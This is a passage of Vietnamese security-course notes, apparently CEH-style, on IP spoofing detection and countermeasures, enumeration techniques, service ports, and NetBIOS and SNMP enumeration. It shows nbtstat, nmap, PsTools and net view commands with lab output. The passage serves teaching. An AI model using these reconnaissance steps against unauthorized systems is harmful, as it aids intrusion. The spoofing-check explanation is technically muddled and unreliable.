Người dùng có thể kiểm soát luồng gói IP bằng trường **Window Size** trong TCP header. Trường này biểu thị lượng dữ liệu tối đa mà người nhận có thể nhận và lượng dữ liệu tối đa mà người gửi có thể truyền mà không cần xác nhận. Do đó, trường này giúp kiểm soát luồng dữ liệu. Người gửi sẽ ngừng gửi dữ liệu khi Window Size được đặt thành 0.

Trong kiểm soát luồng chung, người gửi nên dừng gửi dữ liệu sau khi hết window size ban đầu. Attacker không biết gói ACK chứa thông tin window size có thể tiếp tục gửi dữ liệu cho mục tiêu. Nếu mục tiêu nhận được các gói dữ liệu vượt quá window size, chúng là các gói giả mạo. Để kiểm soát luồng hiệu quả và phát hiện sớm giả mạo, kích thước window ban đầu phải rất nhỏ.



IP Spoofing detection technique: TCP Flow Control Method

Hầu hết tấn công giả mạo xảy ra trong quá trình bắt tay 3 bước. Trong bắt tay TCP, máy chủ gửi gói SYN ban đầu sẽ đợi SYN-ACK trước khi gửi gói ACK. Để kiểm tra xem ta đang nhận được yêu cầu SYN từ một mục tiêu hợp pháp hay giả mạo, cần đặt SYN-ACK thành 0. Nếu người gửi gửi ACK với bất kỳ dữ liệu nào thì người gửi đó là người giả mạo. Điều này là do khi SYN-ACK được đặt thành 0, người gửi chỉ phải phản hồi nó bằng gói ACK mà không được có dữ liệu bổ sung.

Giải pháp đối phó với giả mạo IP

- **Avoid Trust Relationships:** Không xác thực dựa trên IP vì attacker có thể giả mạo dễ dàng. Do đó, nên kiểm tra tất cả các gói, ngay cả khi chúng đến từ IP tin cậy.
- **Use Firewalls and Filtering Mechanisms:** Tất cả các gói đến và đi phải được lọc để tránh bị tấn công và mất thông tin nhạy cảm. **Tường lửa** có thể hạn chế các gói độc hại xâm nhập vào mạng riêng và ngăn ngừa mất dữ liệu. Còn **Danh sách kiểm soát truy cập** (Access-control lists – ACL) có thể được sử dụng để chặn truy cập trái phép.
- **Use Random Initial Sequence Numbers:** Hầu hết các thiết bị chọn số thứ tự ban đầu (initial sequence numbers – ISN) dựa trên bộ đếm thời gian. Do đó ISN có thể dự đoán được.
- **Ingress Filtering:** Tính năng lọc xâm nhập ngăn lưu lượng truy cập giả mạo vào Internet. Nó được áp dụng cho router.
- **Egress Filtering:** Lọc đầu ra là một phương pháp nhằm ngăn chặn giả mạo IP bằng cách chặn các gói gửi đi có IP nguồn từ bên ngoài.
- **Use Encryption:** sử dụng mã hóa mạnh cho tất cả lưu lượng không phân biệt chủng loại và vị trí đặt máy chủ. **IPSec** có thể giảm đáng kể rủi ro giả mạo IP, vì cung cấp


xác thực dữ liệu, tính toàn vẹn và tính bảo mật. Các phiên mã hóa phải được bật trên router để các máy chủ tin cậy có thể giao tiếp an toàn với các máy cục bộ. Nếu attacker muốn đột nhập vào một mạng được mã hóa, chúng phải giải mã toàn bộ gói tin được mã hóa, đây là một việc khó khăn. Cần, sử dụng các thuật toán mã hóa mới nhất cung cấp khả năng bảo mật mạnh mẽ.

Mô-đun 4. Phần 1: Enumeration là gì?

Trong các Mô-đun trước, ta đã tìm hiểu về **footprinting** và **network scanning**. Mô-đun này bao gồm giai đoạn tiếp theo là **Enumeration (liệt kê)**.

Enumeration là gì?

Enumeration là quá trình trích xuất username, hostname, tài nguyên mạng, dịch vụ từ một hệ thống hoặc mạng. Trong giai đoạn này, attacker tạo các kết nối và gửi các truy vấn trực tiếp để lấy thông tin về mục tiêu. Chúng sử dụng thông tin được thu thập bằng cách liệt kê để xác định các lỗ hổng trong bảo mật hệ thống, giúp khai thác hệ thống đích. Kỹ thuật liệt kê hoạt động trong môi trường mạng nội bộ.



Enumeration Techniques

Cụ thể, phép liệt kê cho phép attacker thu thập các thông tin sau:

- Network resources
- Network shares
- Routing tables
- Audit and service settings
- SNMP and fully qualified domain name (FQDN) details

- Machine names
- Users and groups
- Applications and banners

Trong quá trình liệt kê, attacker có thể tình cờ phát hiện ra một *remote inter-process communication (IPC)* từ xa, chẳng hạn như **IPC\$** trong Windows, chúng có thể thăm dò thêm để kết nối bằng thông tin xác thực của quản trị viên và lấy những thông tin khác.

Các kỹ thuật liệt kê

Phương pháp liệt kê

- **Trích xuất username sử dụng emails ID:** Mỗi địa chỉ email chứa hai phần, tên người dùng và tên miền, ở định dạng “**username@domainname**”.
- **Trích xuất thông tin sử dụng password mặc định:** Nhiều người không đổi mật khẩu mặc định do nhà sản xuất gán vào thiết bị, điều này gây ra lỗ hổng bảo mật lớn.
- **Brute force Active Directory:** Microsoft AD dễ bị liệt kê tên người dùng tại thời điểm xác minh đầu vào do người dùng cung cấp. Đây là lỗi thiết kế trong khi triển khai AD. Attacker lợi dụng điều này để liệt kê tên người dùng hợp lệ sau đó tiến hành brute-force.
- **Lấy thông tin sử dụng DNS Zone Transfer:** Người quản trị có thể sử dụng chuyển vùng DNS để sao chép dữ liệu DNS hoặc sao lưu các file DNS.
- **Lấy user groups từ Windows:** Để thực hiện kỹ thuật này thì attacker phải là thành viên của Active Directory sau đó sử dụng giao diện Windows hoặc cửa sổ dòng lệnh để lấy các dữ liệu cần thiết.
- **Lấy username sử dụng SNMP:** Attacker có thể dễ dàng dự đoán community string của giao thức SNMP để trích xuất username.

Liệt kê dịch vụ và port


TCP và UDP giúp quản lý truyền thông dữ liệu giữa các thiết bị đầu cuối trong mạng. **TCP** là một giao thức hướng kết nối có khả năng gửi thông điệp hoặc email qua Internet. TCP cung cấp dịch vụ truyền thông đa tiến trình trong môi trường đa mạng. Các chức năng của TCP gồm:

- Hỗ trợ xác minh dữ liệu thông qua giá trị Window Size.
- Khả năng tự động truyền lại nếu dữ liệu bị mất.
- Cho phép đánh địa chỉ và ghép kênh.
- Một kết nối có thể được thiết lập, quản lý hoặc chấm dứt.
- Cung cấp khả năng quản lý tắc nghẽn và kiểm soát luồng.

UDP là một giao thức không kết nối và cung cấp dịch vụ không tin cậy. Các ứng dụng của UDP bao gồm:

- Truyền phát âm thanh
- Hội nghị truyền hình và hội nghị từ xa

Các service và port TCP/UDP mà ta có thể liệt kê bao gồm:



TCP/UDP 53: DNS Zone Transfer

Quá trình phân giải DNS thiết lập giao tiếp giữa máy khách DNS và máy chủ DNS. Máy khách DNS gửi thông điệp DNS đến máy chủ DNS. Nếu kích thước thông điệp DNS vượt quá kích thước mặc định của UDP (512 octet), thì thông điệp phản hồi chỉ chứa dữ liệu mà UDP có thể chứa và máy chủ DNS đặt cờ đánh dấu phản hồi này bị cắt ngắn.

Máy khách DNS có thể gửi lại yêu cầu qua TCP port 53 đến máy chủ DNS. Theo cách tiếp cận này, máy chủ DNS sử dụng UDP làm giao thức mặc định. Trong trường hợp truy vấn dài mà UDP không thành công, thì sẽ sử dụng TCP làm giải pháp chuyển đổi dự phòng. Một số phần mềm độc hại như *ADM worm* và *Bonk Trojan* sử dụng port 53 để khai thác các lỗ hổng bên trong máy chủ DNS.

TCP/UDP 135: Microsoft RPC Endpoint Mapper

RPC là một giao thức được sử dụng giúp máy khách yêu cầu dịch vụ từ máy chủ. Endpoint là port mà máy chủ lắng nghe các RPC của máy khách. **RPC Endpoint Mapper** cho phép các máy khách RPC xác định số port hiện được gán cho một dịch vụ RPC cụ thể. Có một lỗ hổng trong phần RPC trao đổi thông điệp qua TCP/IP. Việc xử lý sai các thông điệp không đúng định dạng có thể gây ra lỗi.

UDP 137: NetBIOS Name Service (NBNS)

NBNS, còn được gọi là **Windows Internet Name Service (WINS)**, cung cấp dịch vụ phân giải tên cho các máy tính chạy NetBIOS. Máy chủ NetBIOS duy trì cơ sở dữ liệu về NetBIOS cho máy chủ và IP tương ứng mà máy chủ đang sử dụng. NBNS nhằm mục đích so khớp với tên và truy vấn NetBIOS. NBNS sử dụng **UDP 137** làm giao thức vận chuyển. Nó

cũng có thể sử dụng **TCP 137** làm giao thức vận chuyển cho một vài hoạt động nhưng rất hiếm khi xảy ra.

TCP 139: NetBIOS Session Service (SMB over NetBIOS)

TCP 139 được sử dụng để chuyển file qua mạng. Người ta thường sử dụng port này để thiết lập null-session cũng như chia sẻ file và máy in. Port TCP 139 nếu được cấu hình không đúng cách thì attacker có thể truy cập trái phép vào các file hệ thống quan trọng hoặc toàn bộ hệ thống file, dẫn đến hành vi trộm cắp dữ liệu dẫn tới rò rỉ mất mát dữ liệu.

TCP/UDP 445: SMB over TCP (Direct Host)

Windows hỗ trợ chia sẻ file và máy in bằng giao thức SMB thông qua TCP. Lưu lượng SMB sử dụng port 445 (TCP/UDP) thay vì NetBIOS.

UDP 161: Simple Network Management Protocol (SNMP)

SNMP được sử dụng rộng rãi trong việc quản lý mạng để giám sát các thiết bị kết nối mạng như router, switch, tường lửa, máy in và các server.

TCP/UDP 389: Lightweight Directory Access Protocol (LDAP)

LDAP là một giao thức để triển khai các dịch vụ thông tin thư mục phân tán qua mạng. LDAP sử dụng TCP/UDP làm giao thức vận chuyển qua port 389.

TCP 2049: Network File System (NFS)

Giao thức **NFS** được sử dụng để gắn hệ thống file từ xa vào máy cục bộ thông qua kết nối mạng. Máy chủ NFS lắng nghe máy khách trên port TCP 2049. Nếu NFS không được cấu hình đúng cách, thì attacker có thể khai thác giao thức NFS để giành quyền kiểm soát hệ thống từ xa, thực hiện leo thang đặc quyền, đưa các backdoor hoặc phần mềm độc hại khác vào.

TCP 25: Simple Mail Transfer Protocol (SMTP)

SMTP là một giao thức gửi thư qua TCP/IP. Nó có thể gửi email qua Internet hoặc qua mạng cục bộ. SMTP sử dụng port 25 với cú pháp như hình bên dưới.

Hello	HELO <sending-host>
From	MAIL FROM:<from-address>
Recipient	RCPT TO:<to-address>
Data	DATA
Reset	RESET
Verify	VRFY<string>
Expand	EXPN<string>
Help	HELP[<i>string</i>]
Quit	QUIT

TCP/UDP 162: SNMP Trap

SNMP Trap sử dụng port **TCP/UDP 162** để gửi thông báo thông số hệ thống chẳng hạn như **sysUpTime** từ các thiết bị phần cứng.

UDP 500: Internet Security Association and Key Management Protocol ([ISAKMP](#)) / Internet Key Exchange (IKE)

Internet Security Association and Key Management Protocol (ISAKMP) / Internet Key Exchange (IKE) là một giao thức được sử dụng để thiết lập *security association (SA)* trong bộ giao thức *IPsec*. Giao thức này sử dụng port UDP 500 để thiết lập, đàm phán, sửa đổi và xóa SA và khóa mật mã trong môi trường mạng riêng ảo (VPN).

TCP 22: Secure Shell (SSH)

Secure Shell (SSH) là một giao thức được sử dụng để quản trị các thiết bị từ xa một cách an toàn. Nó thay thế cho giao thức Telnet không an toàn. SSH sử dụng mô hình giao tiếp máy khách/máy chủ và lắng nghe trên port **TCP 22**. Attacker có thể khai thác giao thức SSH bằng cách brute-force thông tin đăng nhập.

TCP/UDP 5060, 5061: Session Initiation Protocol (SIP)

Session Initiation Protocol (SIP) là một giao thức sử dụng trong điện thoại Internet để gọi thoại và video. SIP sử dụng port **TCP/UDP 5060** (không mã hóa) hoặc 5061 (mã hóa bằng TLS) cho SIP tới server và các endpoint khác.

TCP 20/21: File Transfer Protocol

FTP là một giao thức hướng kết nối sử dụng để truyền file qua Internet và mạng riêng. FTP được kiểm soát trên port TCP 21 và truyền dữ liệu trên port TCP 20 hoặc một số port động tùy vào cấu hình. Nếu attacker phát hiện các port FTP đang mở, thì chúng có thể liệt kê để tìm thông tin như phiên bản phần mềm và trạng thái của các lỗ hổng hiện có để khai thác.

TCP 23: Telnet

Telnet được sử dụng để quản lý các thiết bị mạng từ xa. Đây là một giao thức **không an toàn** vì nó truyền thông tin đăng nhập ở định dạng bản rõ. Attacker có thể lợi dụng giao thức Telnet để thực hiện lấy banner trên các giao thức khác như SSH và SMTP, brute-force thông tin đăng nhập, ...

UDP 69: Trivial File Transfer Protocol (TFTP)

TFTP là một giao thức không kết nối được sử dụng để truyền file qua Internet. TFTP không đảm bảo việc truyền file đúng cách đến đích. TFTP chủ yếu được sử dụng để cập nhật hoặc nâng cấp phần mềm và chương trình cơ sở. Attacker có thể khai thác TFTP để cài đặt phần mềm độc hại hoặc chương trình cơ sở trên các thiết bị từ xa.

TCP 179: Border Gateway Protocol (BGP)

BGP được các nhà cung cấp dịch vụ Internet (ISP) sử dụng rộng rãi để triển khai các bảng định tuyến và xử lý hiệu quả lưu lượng truy cập Internet. Các bộ định tuyến BGP thiết lập các

phiên trên port **TCP 179**. Việc cấu hình sai BGP có thể dẫn đến bị tấn công dictionary, DoS, flooding và hijacking attacks, ...

Mô-đun 4. Phần 2: NetBIOS Enumeration?

Tiếp nối **Phần 1: Enumeration là gì?**, phần này sẽ nói về NetBIOS

Enumeration, **NetBIOS** là viết tắt của **Network Basic Input Output System**. Windows sử dụng NetBIOS để chia sẻ tài nguyên và máy in. NetBIOS name là tên máy tính duy nhất được gán cho hệ thống Windows. Bài viết này mình sẽ mô tả **NetBIOS enumeration**, những thông tin có thể thu thập được và các công cụ liệt kê NetBIOS khác nhau. NetBIOS có thể trích xuất một lượng lớn thông tin nhạy cảm về mục tiêu.

Tổng quan về NetBIOS Enumeration

Bước đầu tiên khi liệt kê hệ thống Windows là tận dụng **NetBIOS API**. NetBIOS ban đầu được phát triển như một API cho client truy cập tài nguyên mạng LAN. Windows sử dụng NetBIOS để chia sẻ file và máy in. Tên NetBIOS là một chuỗi ASCII gồm 16 ký tự duy nhất được gán cho các hệ thống Windows để xác định các thiết bị mạng qua TCP/IP; 15 ký tự được sử dụng cho tên thiết bị và ký tự thứ 16 được dành riêng cho loại dịch vụ hoặc bản ghi.

NetBIOS sử dụng port **UDP 137** (name services), port **UDP 138** (datagram services) và port **TCP 139** (session services). Attacker thường nhắm vào dịch vụ NetBIOS vì dễ khai thác và nó chạy trên Windows ngay cả khi không sử dụng. Attacker có thể xác định được:

- Danh sách các máy tính trong một domain
- Danh sách chia sẻ
- Policies và mật khẩu

Tuy nhiên, để liệt kê NetBIOS, hệ thống đích phải bật tính năng chia sẻ file và máy in và Microsoft không hỗ trợ **NetBIOS name resolution** cho IPv6.

Name	NetBIOS Code	Type	Information Obtained
<host name>	<00>	UNIQUE	Hostname
<domain>	<00>	GROUP	Domain name
<host name>	<03>	UNIQUE	Messenger service running for the computer
<username>	<03>	UNIQUE	Messenger service running for the logged-in user
<host name>	<20>	UNIQUE	Server service running
<domain>	<1D>	GROUP	Master browser name for the subnet
<domain>	<1B>	UNIQUE	Domain master browser name, which identifies the primary domain controller (PDC) for the domain
<domain>	<1E>	GROUP	Browser service elections

NetBIOS name list

Công cụ Nbtstat

Nbtstat là một tiện ích Windows giúp khắc phục sự cố về phân giải NETBIOS name. Lệnh **nbtstat** xóa và sửa các mục đã tài trước bằng cách sử dụng một số khóa chuyển phân biệt chữ hoa chữ thường. Những kẻ tấn công sử dụng Nbtstat để liệt kê thông tin chẳng hạn như thống kê giao thức NetBIOS qua TCP/IP (NetBT), bảng tên NetBIOS cho cả máy tính cục bộ và máy tính từ xa và bộ nhớ đệm tên NetBIOS.

Cú pháp của lệnh **nbtstat** như sau:

nbtstat [-a RemoteName] [-A IP Address] [-c] [-n] [-r] [-R] [-RR] [-s] [—S] [Interval]

Bảng bên dưới liệt kê các tham số **Nbtstat** và các chức năng tương ứng của chúng.

Nbtstat Parameter	Function
-a RemoteName	Displays the NetBIOS name table of a remote computer, where RemoteName is the NetBIOS computer name of the remote computer
-A IP Address	Displays the NetBIOS name table of a remote computer, specified by the IP address (in dotted decimal notation) of the remote computer
-c	Lists the contents of the NetBIOS name cache, the table of NetBIOS names and their resolved IP addresses
-n	Displays the names registered locally by NetBIOS applications such as the server and redirector
-r	Displays a count of all names resolved by a broadcast or WINS server
-R	Purges the name cache and reloads all #PRE-tagged entries from the Lmhosts file
-RR	Releases and re-registers all names with the name server
-s	Lists the NetBIOS sessions table converting destination IP addresses to computer NetBIOS names
-s	Lists the current NetBIOS sessions and their status with the IP addresses
Interval	Re-displays selected statistics, pausing at each display for the number of seconds specified in Interval

Nbtstat parameters and their respective functions

Sau đây là một số ví dụ về **nbtstat**.

Lệnh **nbtstat -a <IP address>** để lấy NetBIOS name table của máy đích.

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>nbtstat -a 10.10.1.22

Ethernet 2:
NodeIpAddress: [10.10.1.19] Scope Id: []

NetBIOS Remote Machine Name Table

Name          Type      Status
-----
SERVER2022    <20>    UNIQUE   Registered
SERVER2022    <00>    UNIQUE   Registered
CEH           <00>    GROUP    Registered
CEH           <1C>    GROUP    Registered
CEH           <1B>    UNIQUE   Registered

MAC Address = 00-1C-00-01-30-02

C:\Users\Administrator>
```

Nbtstat command to obtain the name table of a remote system

Lệnh **nbtstat -c** thực thi để lấy nội dung của NetBIOS name cache, NetBIOS name table và resolved IP.

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>nbtstat -c

Ethernet 2:
NodeIpAddress: [10.10.1.19] Scope Id: []

NetBIOS Remote Cache Name Table

Name          Type      Host Address  Life [sec]
-----
SERVER2022    <20>    10.10.1.22  90

C:\Users\Administrator>
```

Nbtstat command to obtain the contents of the NetBIOS name table

NetBIOS Enumerator

NetBIOS Enumerator là một công cụ enumeration dùng để xử lý một số giao thức như SMB. Attacker sử dụng NetBIOS Enumerator để liệt kê chi tiết như tên NetBIOS name, usernames, domain names, địa chỉ MAC trong một dải IP cho trước.


```
[attacker@parrot] -[~]
$ nmap -sV -v --script nbstat.nse 10.10.1.22
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-21 03:31 EDT
NSE: Loaded 46 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 03:31
Completed NSE at 03:31, 0.00s elapsed
Initiating NSE at 03:31
Completed NSE at 03:31, 0.00s elapsed
Initiating Ping Scan at 03:31
```

Nmap command for NetBIOS enumeration

Enumerating User Accounts

Sử dụng PsTools

Liệt kê tài khoản người dùng bằng bộ công cụ **PsTools** giúp kiểm soát và quản lý hệ thống từ xa từ cửa sổ dòng lệnh. Sau đây là một số lệnh để liệt kê tài khoản người dùng.



PsTools

PsExec

PsExec là một giải pháp thay thế cho Telnet có thể thực thi các tiến trình trên các hệ thống khác, cung cấp khả năng tương tác đầy đủ cho các ứng dụng console mà không cần cài đặt client theo phương pháp truyền thống. Cú pháp của lệnh **PsExec** như sau:

```
psexec [\computer[,computer2,...] | @file]][-u user [-p psswd][-n s][-r servicename][--h][-1][-s|-e][-x][-i [session]][-c executable [-f|-v]][-w directory][-d][-<priority>][-a n,n,...] cmd [arguments]
```

PsFile

PsFile là một tiện ích hiển thị danh sách các file trên hệ thống từ xa và có khả năng đóng các file đã mở theo tên hoặc theo file ID. Hành vi mặc định của PsFile là liệt kê các file cục bộ được mở bởi các hệ thống từ xa. Cú pháp của **PsFile**:

```
psfile [\RemoteComputer [-u Username [-p Password]]] [[Id | path] [-c]]
```

PsGetSid

PsGetSid chuyển đổi SID thành tên hiển thị của chúng và ngược lại. Nó hoạt động trên cả *built-in accounts*, *domain accounts*, và *local accounts*. Nó cũng hiển thị SID của user accounts và chuyển đổi SID thành tên đại diện cho nó. Cú pháp của lệnh **PsGetSid** như sau:

```
psgetsid [\computer[,computer[,...] | @file] [-u username [~p  
password]]] [account|SID]
```

PsKill

PsKill là một tiện ích có thể triệt tiêu các tiến trình trên hệ thống từ xa và kể cả chấm dứt các tiến trình trên máy cục bộ. Chạy **PsKill** với *process ID* thì tiến trình tương ứng sẽ bị chấm dứt. Còn nếu ta cung cấp tên tiến trình, **PsKill** sẽ hủy tất cả các tiến trình có tên trùng với tên đó. Cú pháp của lệnh **PsKill** như sau:

```
pskill [-] [-t] [Wcomputer [-u username] [-p password]] <process name | process id>
```

PsInfo

PsInfo là một công cụ thu thập thông tin về Windows, bao gồm installation type, kernel build, tổ chức và chủ sở hữu đã đăng ký, số lượng bộ xử lý, dung lượng bộ nhớ vật lý, ngày cài đặt và ngày hết hạn (trong trường hợp phiên bản dùng thử). Cú pháp của lệnh **PsInfo** như sau:

```
psinfo [ [Wcomputer [, computer [...]] | @file [-u user  
[-p psswd]]] [-h] [-s] [-d] [-c [-t delimiter]] [filter]
```

Sử dụng Net View

Net View là một công cụ dòng lệnh hiển thị danh sách các máy tính trong một workgroups hoặc các shared resource trên máy tính. Nó có thể được sử dụng theo những cách sau.

net view \\<computername>

Trong lệnh trên, **<computername>** là tên hoặc IP của một máy tính cụ thể, các tài nguyên của máy tính đó sẽ được hiển thị.

net view \\<computername> /ALL

Lệnh trên hiển thị tất cả các chia sẻ trên máy tính từ xa.

net view /domain

Lệnh trên hiển thị tất cả các chia sẻ trong domain.

net view /domain:<domain name>

Lệnh trên hiển thị tất cả các chia sẻ trên miền được chỉ định.

Ví dụ xem tài nguyên của một máy tính cụ thể như hình bên dưới:

```
C:\Users\Administrator>net view \\10.10.1.22 /ALL
Shared resources at \\10.10.1.22

Share name  Type  Used as  Comment
-----
ADMIN$      Disk   Remote Admin
C$          Disk   Default share
IPC$        IPC    Remote IPC
NETLOGON    Disk   Logon server share
SYSVOL      Disk   Logon server share
Users        Disk

The command completed successfully.

C:\Users\Administrator>
```

Output of Net View command

Mô-đun 4. Phần 3. SNMP Enumeration và LDAP Enumeration

SNMP Enumeration

Simple Network Management Protocol (SNMP) cho phép quản lý các thiết bị mạng từ xa. Tuy nhiên, SNMP có nhiều lỗ hổng bảo mật, chẳng hạn như thiếu kiểm tra, xác thực. Attacker có thể lợi dụng các lỗ hổng này để liệt kê accounts và devices. Bài viết này mô tả cách liệt kê SNMP, thông tin được trích xuất thông qua liệt kê SNMP và các công cụ liệt kê SNMP khác nhau.

SNMP là một giao thức tầng ứng dụng chạy trên nền UDP mặc định là port 161, nó duy trì cũng như quản lý các thiết bị routers, switches, hubs trên mạng, kể cả các thiết bị khác hỗ trợ SNMP. Lưu ý phạm vi bài viết này tập trung chủ yếu vào SNMP Enumeration chứ không tập trung vào cách triển khai, thực hành quản lý thiết bị sử dụng SNMP.

Giới thiệu giao thức SNMP

SNMP enumeration là quá trình xây dựng danh sách tài khoản và thiết bị của người dùng trên máy mục tiêu bằng SNMP. SNMP sử dụng hai loại thành phần *SNMP agent* và *SNMP management*. Hầu như tất cả các thiết bị mạng như router và switch đều tích hợp sẵn SNMP agent. *SNMP management* gửi yêu cầu đến agent; sau khi nhận được yêu cầu, agent trả lời. Cả thông điệp yêu cầu và thông điệp trả lời đều là các biến cấu hình mà management có thể truy cập. *SNMP management* gửi yêu cầu đặt giá trị cho một số biến. *SNMP trap* cho management biết nếu có sự kiện bất thường xảy ra ở phía agent như agent bị khởi động lại hoặc lỗi giao tiếp mạng.

SNMP chứa hai loại mật khẩu sau để định cấu hình và truy cập SNMP agent:

- **Read Community String:** có thể xem thông tin nếu có mật khẩu này.
- **Read/Write Community String:** có thể chỉnh sửa cấu hình nếu biết mật khẩu này.

Khi ta cấu hình *community strings* để mặc định, attacker có thể sử dụng chuỗi public mặc định này để thay đổi hoặc xem cấu hình thiết bị hoặc hệ thống. Attacker có thể liệt kê SNMP để trích xuất thông tin về tài nguyên như servers, routers, devices và tài nguyên chia sẻ cũng như những thông tin mạng như bảng ARP, bảng định tuyến, thông tin dành riêng cho thiết bị hay thống kê lưu lượng truy cập.

Cách hoạt động của SNMP

SNMP sử dụng một kiến trúc xáo trộn bao gồm các *SNMP managers*, *SNMP agents* và một số thành phần liên quan. Sau đây là một số lệnh liên quan đến SNMP:

- **GetRequest:** được sử dụng bởi trình SNMP manager để yêu cầu thông tin từ SNMP agent
- **GetNextRequest:** được trình SNMP manager sử dụng liên tục để truy xuất tất cả dữ liệu được lưu trữ trong một mảng hoặc một bảng
- **GetResponse:** được sử dụng bởi SNMP agent để đáp ứng yêu cầu của SNMP manager
- **SetRequest:** được trình SNMP manager sử dụng để sửa đổi giá trị của tham số trong cơ sở thông tin quản lý (MIB) của SNMP agent
- **Trap:** được sử dụng bởi SNMP agent để thông báo cho SNMP manager thông tin một sự kiện nhất định

Quá trình giao tiếp giữa trình **SNMP manager** và **SNMP agent** như sau:

